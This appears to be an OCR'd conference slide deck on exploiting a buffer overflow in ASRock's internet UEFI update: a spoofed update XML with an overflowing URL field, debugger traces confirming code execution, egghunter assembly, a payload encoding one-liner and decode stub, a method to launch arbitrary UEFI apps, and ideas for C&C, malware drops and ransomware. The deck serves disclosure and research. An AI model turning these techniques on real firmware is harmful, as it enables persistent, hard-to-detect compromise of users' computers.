
Name	Id	State	Address	Location	File
IA					
SKL_C0_T0_0	0	Single STEP b...	0xF000:0xFFFF2		
SKL_C0_T1_1	1	BreakAll break	0xF000:0x0000		
SKL_C1_T0_2		Wait for SIPI...	0xF000:0x0000		
SKL_C1_T1_3		Wait for SIPI...	0xF000:0x0000		

[0][default] IP=0xF000:0xFFFF2 0xF000:0xFFFF

DEFCON



GETTING STARTED



DEFCON



Exploiting UEFI in real life



DEFCON



Exploiting UEFI in real life

Who has internet based UEFI functions?

ASRock (updates, email)

ASUS EZFlash (updates)

HP (updates, remote diagnostics)



Exploiting UEFI in real life

Bugs in Internet based UEFI updates

ASRock Internet Flash

- Bug reported to ASRock
- We'll walk through this exploit

ASUS EZFlash

- Similar bug reported to ASUS



Exploiting UEFI in real life

Bugs in Internet based UEFI updates

- Similar bug reported to ASUS

Security <security@asus.com>
Mon, Apr 23, 2:39 AM
to me, Security ▾

Dear sender

This issue only exists in EZ Flash process for pre-OS. It should not be a concern for PC products as the function (HTTP) is not activated, thank you.

Best regards,
ASUS Security | ©ASUSTeK Computer Inc.



Exploiting UEFI in real life



DEFCON



Exploiting UEFI in real life

ASUS UEFI BIOS Utility – Advanced Mode

ASUS EZ Flash 3 Utility v03.00

Flash

Model: Z170-A Version: 0603 Date: 07/31/2017

File Path: fs0:\

Drive Folder

Network Connection

Please select the Internet connection type.

DHCP PPPoE Fixed IP

Next Cancel

Folder

EZ Flash Update

Please choose a way to update your BIOS.

EZ Flash 3

by USB

by Internet

Next

The image shows two screenshots of the ASUS UEFI BIOS Utility. The left screenshot displays the 'Network Connection' selection screen, where the user is prompted to choose an internet connection type between DHCP, PPPoE, and Fixed IP. The right screenshot shows the 'EZ Flash Update' screen, where the user is asked to choose a way to update the BIOS. The 'EZ Flash 3' option is highlighted with a yellow bar. Both screenshots feature a dark background with blue and white text and icons, and a stylized circuit board graphic at the bottom.

DEFCON



Exploiting UEFI in real life

Exploit walkthrough

Debugging the exploit

Wait, I can what now?



Exploiting UEFI in real life

Target platform

Z370 CFL (8th Gen) ASRock, latest everything



Exploiting UEFI in real life

Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



Exploiting UEFI in real life

Exploit walkthrough


```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatality Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```



Exploiting UEFI in real life

Exploit walkthrough





Exploiting UEFI in real life

Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

<URL1>BUFFER OVERFLOW.....AAAAAAA</URL1>



Exploiting UEFI in real life

Exploit walkthrough

- Initial steps

AA



Exploiting UEFI in real life

Exploit walkthrough

The screenshot shows a debugger interface with several windows:

- File Edit View Run Debug Options Help**: The menu bar.
- Toolbars**: A dropdown menu showing options like GDT, IDT, LDT, CPU Structures, and Registers.
- Registers**: Shows CPU registers with their values.
- Assembler**: Shows assembly code with addresses, opcodes, and source lines. The assembly is mostly NOPs.
- CPU Structures**: Shows the IDT table with entries for various interrupt types.
- Callstack**: Shows the call stack.
- Breakpoints**: Shows the current breakpoints.
- Hardware Threads**: Shows hardware threads.
- Instruction Trace**: Shows instruction trace.
- Locals**: Shows local variables.
- Source Files**: Shows source files.
- Memory...**: Shows memory dump.
- Registers**: Shows registers.
- Assembler**: Shows assembly code.
- Vector Registers**: Shows vector registers.
- Paging**: Shows paging information.
- Evaluations**: Shows evaluations.
- System Registers**: Shows system registers.



Exploiting UEFI in real life

Exploit walkthrough

The screenshot shows the Immunity Debugger interface during a exploit development process. The assembly window displays a sequence of instructions, with the instruction at address 0x000000005D354668 highlighted. A context menu is open over this instruction, with 'Hardware' selected. The registers window shows various CPU registers with their current values. The breakpoints window lists several types of breakpoints, with index 013 (General Protection) currently selected.

Registers Window:

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0
R12	0x8B48D6894C414141
IP	0x000000005797E5E6
RFL	0x0000000000010246 R

Breakpoints Window:

Index	Name
009	Reserved
010	Invalid TSS
011	Segment Not Present
012	Stack Fault
013	General Protection
014	Page Fault

Assembly Window (Instruction at IP):

```
add byte ptr [rax+0x7A3E8], cl
```



Exploiting UEFI in real life

Exploit walkthrough

The screenshot shows the Immunity Debugger interface with several windows open:

- Callstack X**: Shows a single entry point at address 0x000000005D353ED0.
- Asm Assembler: 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F**: Displays assembly code with the instruction at address 0x0038:0x000000005D353ED0 highlighted: `E8 93 07 00 00 call 0x5D354668 <>`.
- Registers X**: Shows register values. Notable values include RDX (0x000000005797E1D8), RSI (0x4141414141414141), RDI (0x4141414141414141), RSP (0x000000005797E3A0), RBP (0x8000000000000000), and R8 (0x000000005FF72110).
- Console View X**: Displays debugger commands and logs. Key entries include:
 - BREAKPOINT 0 AT (addr=0x000000005D353ED0) : enabled (S=0, CS=0, HW=3)
 - WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
 - WARNING: DCI: A DCI device has been detected, attempting to establish connection
 - WARNING: DCI: Target connection has been fully established
 - program stopped: BREAKPOINT ID=0 at "0x0038:0x000000005D353ED0"
 - xdb>
- Breakpoints INT IDT: 0x000000005d352100**: Lists 16 breakpoints (010 to 015) of type INTGATE64, all set to address 0x0038:0x000000005D353ED0.



Exploiting UEFI in real life

Exploit walkthrough

The screenshot shows a debugger interface with several windows:

- Assembler:** Shows assembly code from address 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F. The assembly listing includes:
 - 0x0038:0x000000005D353EC6: add byte ptr [rax+0x79BE], ...
 - 0x0038:0x000000005D353ECC: add byte ptr [rax+rax*1], ...
 - 0x0038:0x000000005D353ECF: 90 (nop)
 - 0x0038:0x000000005D353ED0: E8 93 07 00 00 (call 0x5D354668 <>)
 - 0x0038:0x000000005D353ED5: OD 00 90 E8 8B (or eax, 0x8BE89000)
 - 0x0038:0x000000005D353EDA: 07 (DB 0x07)
- Registers:** Shows register values:

Register	Value
RDX	0x000000005797E1D8
RSI	0x4141414141414141
RDI	0x4141414141414141
RSP	0x000000005797E3A0
RBP	0x8000000000000000
R8	0x000000005FF72110
- Breakpoints:** Shows a breakpoint at IDT: 0x000000005d352100.
- Memory:** Shows a memory dump starting at address 0x000000005797E3A0. The dump area is highlighted with a blue selection bar. A context menu is open over the memory dump:
 - Modify...
 - Update All
 - Show Memory** (selected)
 - Copy
 - Copy All
 - Select All



Exploiting UEFI in real life

Exploit walkthrough

- **Constraints**
 - Architecture
 - Bad characters
 - Size limit



Exploiting UEFI in real life

Exploit walkthrough

- Verifying RCE

NOP NOP NOP NOP NOP NOP NOP NOP

INFINITE LOOP

RETURN ADDRESS



Exploiting UEFI in real life

Exploit walkthrough

- Verifying RCE

The screenshot shows two windows from a debugger. The left window is titled "Assembler: 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2". It displays a list of assembly instructions with their addresses, opcodes, and source. A red box highlights the instruction at address 0x0038:0x000000005797E5EA, which has the opcode EB FE and the assembly string "jmp 0x5797E5EA <>". The right window is titled "Registers" and lists various CPU registers with their current values. The RAX register is set to 0x0000000000000000, and the RSI register is set to 0xFEEB909090909090.

Register	Value
RAX	0x0000000000000000
RBX	0x0000000000000000
RCX	0x000000005D3507A0
RDX	0x000000005797E1D8
RSI	0xFEEB909090909090
RDI	0x9090909090909090
RSP	0x000000005797E3E0
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0



Exploiting UEFI in real life

Exploit walkthrough

- Now what?
 - We control the return address
 - No ASLR
 - The stack is executable
 - But we don't have much room...



Exploiting UEFI in real life

Exploit walkthrough

- Finding full XML document

The screenshot shows the Immunity Debugger interface during a exploit development session. The assembly pane displays the following code:

Address	Opcodes	Source
0x0038:0x000000005797E5E6	90	nop
0x0038:0x000000005797E5E7	90	nop
0x0038:0x000000005797E5E8	90	nop
0x0038:0x000000005797E5E9	90	nop
0x0038:0x000000005797E5EA	EB FE	jmp 0x5797E5EA <>
0x0038:0x000000005797E5EC	88 E5	mov ch, ah

The registers pane shows the following values:

Register	Value
RAX	0x0000000000000000
RBX	0x0000000000000000
RCX	0x000000005D3507A0
RDX	0x000000005797E5E9
RSI	0xFEEB909090909090
RDI	0x9090909090909090

A context menu is open over the RDI register entry, with the "Show Memory" option highlighted. The memory dump pane shows the memory starting at address 0x000000005797E1D8:

Address	Value
0x000000005797E1D8	No Symbol
0x000000005797E1D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000000005797E1E6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000000005797E1F4	00 00 00 00 dd 82 98 57 00 00 00 00 00 00 00 00
0x000000005797E202	00 00 00 00 00 00 00 08 e4 37 5d 00 00 00 00 00
0x000000005797E210	18 ba 31 44 00 00 00 00 68 e2 97 57 00 00 ..1D....h..W..
0x000000005797E21E	00 00 10 e5 97 57 00 00 00 00 fc 82 98 57W.....W



Exploiting UEFI in real life

Exploit walkthrough

- Finding full XML document

The screenshot shows a debugger interface with several windows:

- Assembler:** Shows assembly code from address 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2. The assembly pane highlights a jmp instruction at address 0x0038:0x000000005797E5EA.
- Registers:** Shows register values. R9, R10, and R11 are highlighted with a red box. R10 contains the value 0x0000000041C8F000.
- Breakpoints:** Shows a list of breakpoints, with one entry for Memory[1] at address 0x0000000041C8F000.
- Memory:** Shows the memory dump starting at address 0x0000000041C8A0B4. The data is highlighted with a red box and includes XML content related to a LiveUpdate file.

Context menu options for the memory dump pane include:

- Show Memory
- Copy
- Copy All
- Select All



Exploiting UEFI in real life

Exploit walkthrough

- Staged payload

ON THE STACK

NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

ON THE HEAP

AAAAAAA

REST OF PAYLOAD



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload

The screenshot shows the Immunity Debugger interface. The left window is titled "Asm Assembler: 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2". It displays assembly code with columns for Trail, Address, Opcodes, and Source. A red box highlights the fourth row, which contains the instruction "jmp 0x5797E5CB <>". The right window is titled "Registers" and lists RBP, R8, and R9 with their current values. A context menu is open over the Registers window, with "Move PC To Line" highlighted in blue. Other options in the menu include Create Breakpoint, Run To Line, Show Current Location, Find Source Code, Show Memory, Change Startaddress..., and Reload.

Trail	Address	Opcodes	Source
0	0x0038:0x000000005797E5C9	90	nop
1	0x0038:0x000000005797E5CA	90	nop
2	0x0038:0x000000005797E5CB	EB FE	jmp 0x5797E5CB <>
3	0x0038:0x000000005797E5CD	48 B...	mov rcx, 0x4141414141414141
4	0x0038:0x000000005797E5D7	4C 8...	mov rsi, r10
5	0x0038:0x000000005797E5DA	48 8...	mov rax, qword ptr [rsi]
6	0x0038:0x000000005797E5DD	48 8...	sub rsi, 0x1
7	0x0038:0x000000005797E5E1	48 3...	cmp rax, rcx
8	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
9	0x0038:0x000000005797E5E6	48 8...	lea rax, ptr [rsi+0x9]
10	0x0038:0x000000005797E5EA	FF E0	jmp rax

Registers X

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000

Create Breakpoint > F000
E3C0
Run To Line 4141
Move PC To Line 6701
Show Current Location 0001
Find Source Code E5CB
Show Memory 0206 R
Change Startaddress...
Reload



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload

The screenshot shows the Immunity Debugger interface. The left window is the Assembler view, displaying assembly code from address 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. A red box highlights the instruction at address 0x0038:0x000000005797E5CD, which is a mov rcx, 0x4141414141414141. The right window is the Registers view, showing various CPU registers with their current values. A context menu is open over the assembly code, with the 'Run To Line' option highlighted in blue.

Trail	Address	Opcodes	Source
	0x0038:0x000000005797E5C9	90	nop
	0x0038:0x000000005797E5CA	90	nop
	0x0038:0x000000005797E5CB	EB FE	jmp 0x5797E5CB <>
•	0x0038:0x000000005797E5CD	48 B...	mov rcx, 0x4141414141414141
	0x0038:0x000000005797E5D7	4C 8...	mov rsi, r10
	0x0038:0x000000005797E5DA	48 8...	mov rax, qword ptr [rsi]
	0x0038:0x000000005797E5DD	48 8...	sub rsi, 0x1
	0x0038:0x000000005797E5E1	48 3...	cmp rax, rcx
	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
	0x0038:0x000000005797E5E6	48 8...	lea rax, ptr [rsi+0x9]
	0x0038:0x000000005797E5EA	FF E0	jmp rax

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0
R12	0x8B48D6894C414141
R13	0x0000000059826701
R14	0x0000000000000000
R15	0x0000000000000001
rip	0x000000005797E5CD

Context menu options:

- Create Breakpoint > 00010206 R
- Run To Line
- Move PC To Line



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload

The screenshot shows the Immunity Debugger interface during exploit development. The assembly pane displays the following code:

Trail	Address	Opcodes	Source
•	0x0038:0x000000005797E5DA	48 8B 06	mov rax, qword ptr [rsi]
•	0x0038:0x000000005797E5DD	48 83 EE 01	sub rsi, 0x1
•	0x0038:0x000000005797E5E1	48 39 C8	cmp rax, rcx
•	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
•	0x0038:0x000000005797E5E6	48 8D 46 09	lea rax, ptr [rsi+0x9]
•	0x0038:0x000000005797E5EA	FF E0	jmp rax

The Registers pane shows the current register values:

Register	Value
RDX	0x000000005797E1D8
RSI	0x0000000041C7C37A
RDI	0xC8394801EE834806
RSP	0x000000005797E3E0
RBP	0x8000000000000000
R8	0x000000005FF72110

The Breakpoints pane shows a memory dump at address 0x0000000041C7C37A:

```
0x0000000041C7C37A=No Symbol
0x0000000041C7C37A 3e 41 41 41 41 41 41 41 41 41 48 8d 35 35 00 00 00 48 >AAAAAAAHH.55...H
0x0000000041C7C38B c7 c7 10 a0 37 57 48 c7 cl 48 dd ff ff 48 f7 d9 8a ....7WH..H...H...
0x0000000041C7C39C 06 48 ff c6 2c 61 c0 e0 04 8a 1e 48 ff c6 80 eb 61 .H.,a....H....a
```



Exploiting UEFI in real life

Exploit walkthrough

- Second stage
 - We have more room now, but what can we do?



Exploiting UEFI in real life

Exploit walkthrough

- Let's talk about the UEFI environment
 - UEFI applications
 - UEFI protocols
 - System Table
 - Boot Services
 - Runtime Services



Exploiting UEFI in real life

Exploit walkthrough

- UEFI applications
 - Windows PE executable format
 - Passed Handle and System Table at launch

EFI_STATUS

EFI API

UefiMain (

 IN EFI_HANDLE

 ImageHandle,

 IN EFI_SYSTEM_TABLE *SystemTable

)

)


{



Exploiting UEFI in real life

Exploit walkthrough

- UEFI protocols
 - Identified by GUID
 - Can be registered by one application/driver
 - Looked up by GUID and called by other driver/application





Exploiting UEFI in real life

Exploit walkthrough

- **UEFI System Table** contains:
 - **Boot Services** and **Runtime Services** pointers
 - **Console Input**, **Output**, and **StdErr** pointers
 - **Configuration Table** pointers



Exploiting UEFI in real life

Exploit walkthrough

- **UEFI Boot Services protocols:**
 - Memory handling
 - Event operations
 - Protocol operations
 - Load and start UEFI applications
 - Exit Boot Services



Exploiting UEFI in real life

Exploit walkthrough

- **UEFI Runtime Services** protocols:
 - **Variable operations**
 - **Capsule operations**



Exploiting UEFI in real life

Exploit walkthrough

- **Useful Boot Services functions**
 - **LocateProtocol()**
 - Finds a protocol by GUID
 - **LoadImage()**
 - Loads a UEFI image into memory
 - **StartImage()**
 - Transfers control to a loaded image's entry point



Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
 - We need the Boot Services pointer



Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
 - We need the Boot Services pointer
 - Copy saved as part of UEFI app startup
 - gST, gBS, and gRT global variables



Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
 - We need the Boot Services pointer
 - Copy saved as part of UEFI app startup
 - gST, gBS, and gRT global variables
 - We can predict where these are



Exploiting UEFI in real life

Exploit walkthrough

- Staged payload

ON THE STACK

NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

ON THE HEAP

AAAAAAA

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APP



Exploiting UEFI in real life

Exploit walkthrough

- But wait, there's more!
 - An additional constraint we didn't know about...





Exploiting UEFI in real life

Exploit walkthrough

- We'll just copy the 2nd stage payload elsewhere
ON THE STACK





Exploiting UEFI in real life

Exploit walkthrough

- Success!

DEMO



Exploiting UEFI in real life

Exploit walkthrough

- Not so success...
 - Can only run apps up to about 12k
 - Limited stack space
 - Also ran into issues with our payload encoder...



Exploiting UEFI in real life

Exploit walkthrough

- Need a better encoding mechanism
 - Arbitrary size payload
 - Can't fail to encode the payload
 - As small and simple as possible
 - Thought about just using base64



Exploiting UEFI in real life

Exploit walkthrough

- Encoding solution
 - Convert payload to long string of hex digits
 - Then map 0-9a-f to a-p

```
xxd -g 0 -p -c 10000000 | tr '[0-9a-f]' '[a-p]'
```



Exploiting UEFI in real life

Exploit walkthrough

- **Decode stub**
 - **No need for any tables**
 - **Simple loop that just subtracts ‘a’ from each nibble**

```
C = (*S++ - 'a') << 4)
C |= (*S++ - 'a')
*D++ = C
```



Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage



Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
 - UEFI applications run in ring 0



Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
 - UEFI applications run in ring 0
 - No memory protections between UEFI apps



Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
 - UEFI applications run in ring 0
 - No memory protections between UEFI apps
 - Let's just write our code over another UEFI app



Exploiting UEFI in real life

Exploit walkthrough

- Success!

DEMOS



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - UEFI contains full network stack
 - Locate gEfiTcp4Dxe and other net protocols
 - Configure and connect to remote server
 - Download 3rd stage
 - Full C&C capabilities



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - UEFI contains built-in decompression code
 - Locate gEfiDecompressProtocolGuid
 - Call GetInfo() and Decompress()



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - This UEFI firmware image contains NTFS.efi
 - Drop malware into OS
 - Exfiltrate interesting data
 - Ransomware



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - This UEFI firmware image contains NTFS.efi
 - Drop malware into OS
 - Exfiltrate interesting data
 - Ransomware
 - Just include it in payload if not already present



POTENTIAL MITIGATIONS

UEFI Stack protections

ASLR

DEP

Other defenses



RECOMMENDATIONS

- Always use latest edk from git
- Use latest gnu-efi



QLestions?



<http://uefi.party>

DEFCON
26